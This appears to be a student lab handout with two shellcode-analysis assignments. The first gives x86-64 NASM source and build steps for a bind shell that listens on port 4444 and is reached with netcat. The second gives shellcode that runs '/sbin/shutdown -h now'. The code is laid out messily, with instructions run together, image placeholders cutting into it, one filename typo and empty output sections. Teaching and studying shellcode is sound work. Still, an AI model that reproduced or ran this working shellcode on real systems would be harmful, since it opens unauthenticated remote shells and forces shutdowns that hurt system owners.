**Assignment 1 on Shell Code Analysis**

**Netcat Command**

**Aim:** To perform bindshell using Nasm in Linux 64bit shell code.

# Procedure:

**Step 1:** Start the Ubuntu and open the terminal.

**Step 2:** First Check whether nasm is install or not. If not then install in terminal by giving command as -

$sudo apt-get update

$sudo apt-get install nasm

**Step 3:** For checking whether it install using command in terminal as -

$nasm -h

**Step 4:** For running the bindshell, write the code and save it in .nasm extension or get the code from website [**http://shell-storm.org/shellcode/.**](http://shell-storm.org/shellcode/) Find code as **Linux/x86-64 - bindshell port:4444 shellcode - 132 bytes *by evil.xi4oyu***

**Step 5:** For execution open terminal and type command as

$nasm -f elf64 bindshell.nasm -o bindshell.o // -f : format

$ld bindshell.o -o bindshell

$./binshell

**Step 6:** Now open new terminal and type

$netstat –nlt //to check whether 4444 port is open after executing bindshell

$nc localhost 4444 // netcat command to connect localhost ls //list of directory

pwd //current working directory w //User account

exit //for terminating the connection

**Step 7:** For disassembling the code

$ objdump -D -M intel bindshell.o // Disassembling according to section wise.

# Program:

BITS 64

xor eax,eax xor ebx,ebx xor edx,edx

;socket mov al,0x1 mov esi,eax inc al

mov edi,eax mov dl,0x6 mov al,0x29 syscall

xchg ebx,eax ;store the server sock

;bind

xor rax,rax push rax

push 0x5c110102 mov [rsp+1],al mov rsi,rsp

mov dl,0x10 mov edi,ebx mov al,0x31 syscall

;listen

mov al,0x5 mov esi,eax mov edi,ebx mov al,0x32 syscall

;accept

xor edx,edx xor esi,esi mov edi,ebx mov al,0x2b syscall

mov edi,eax ; store sock

;dup2

xor rax,rax mov esi,eax mov al,0x21 syscall

inc al

mov esi,eax mov al,0x21 syscall

inc al

mov esi,eax mov al,0x21 syscall

;exec




xor rdx,rdx

mov rbx,0x68732f6e69622fff shr rbx,0x8

push rbx mov rdi,rsp xor rax,rax push rax push rdi mov rsi,rsp mov al,0x3b syscall

push rax pop rdi mov al,0x3c syscall

# Output



**Assignment 2 on Shell Code Analysis**

**Shutdown command using Nasm in Linux**

**Aim:** To write a shutdown program using Nasm in Linux.

# Procedure:

**Step 1:** Start the Ubuntu and open the terminal.

**Step 2:** First Check whether nasm is install or not. If not then install in terminal by giving command as -

$sudo apt-get update

$sudo apt-get install nasm

Link - http://shell-storm.org/shellcode/files/shellcode-877.php

**Step 3:** For checking whether it install using command in terminal as -

$nasm -h

**Step 4:** For execution open terminal and type command as

$nasm -f elf64 shutdown.nasm -o shutdown.o // -f : format

$ld shutdown.o -o shutdown

$ ./shutdown

# Program:

section .text

global \_start

\_start:

xor rax, rax

xor rdx, rdx

push rax

push byte 0x77

push word 0x6f6e ; now

mov rbx, rsp

push rax

push word 0x682d ;-h

mov rcx, rsp

push rax

mov r8, 0x2f2f2f6e6962732f ; /sbin/shutdown

mov r10, 0x6e776f6474756873

push r10

push r8

mov rdi, rsp

push rdx

push rbx

push rcx


push rdi

mov rsi, rsp

add rax, 59

syscall

# Output:

****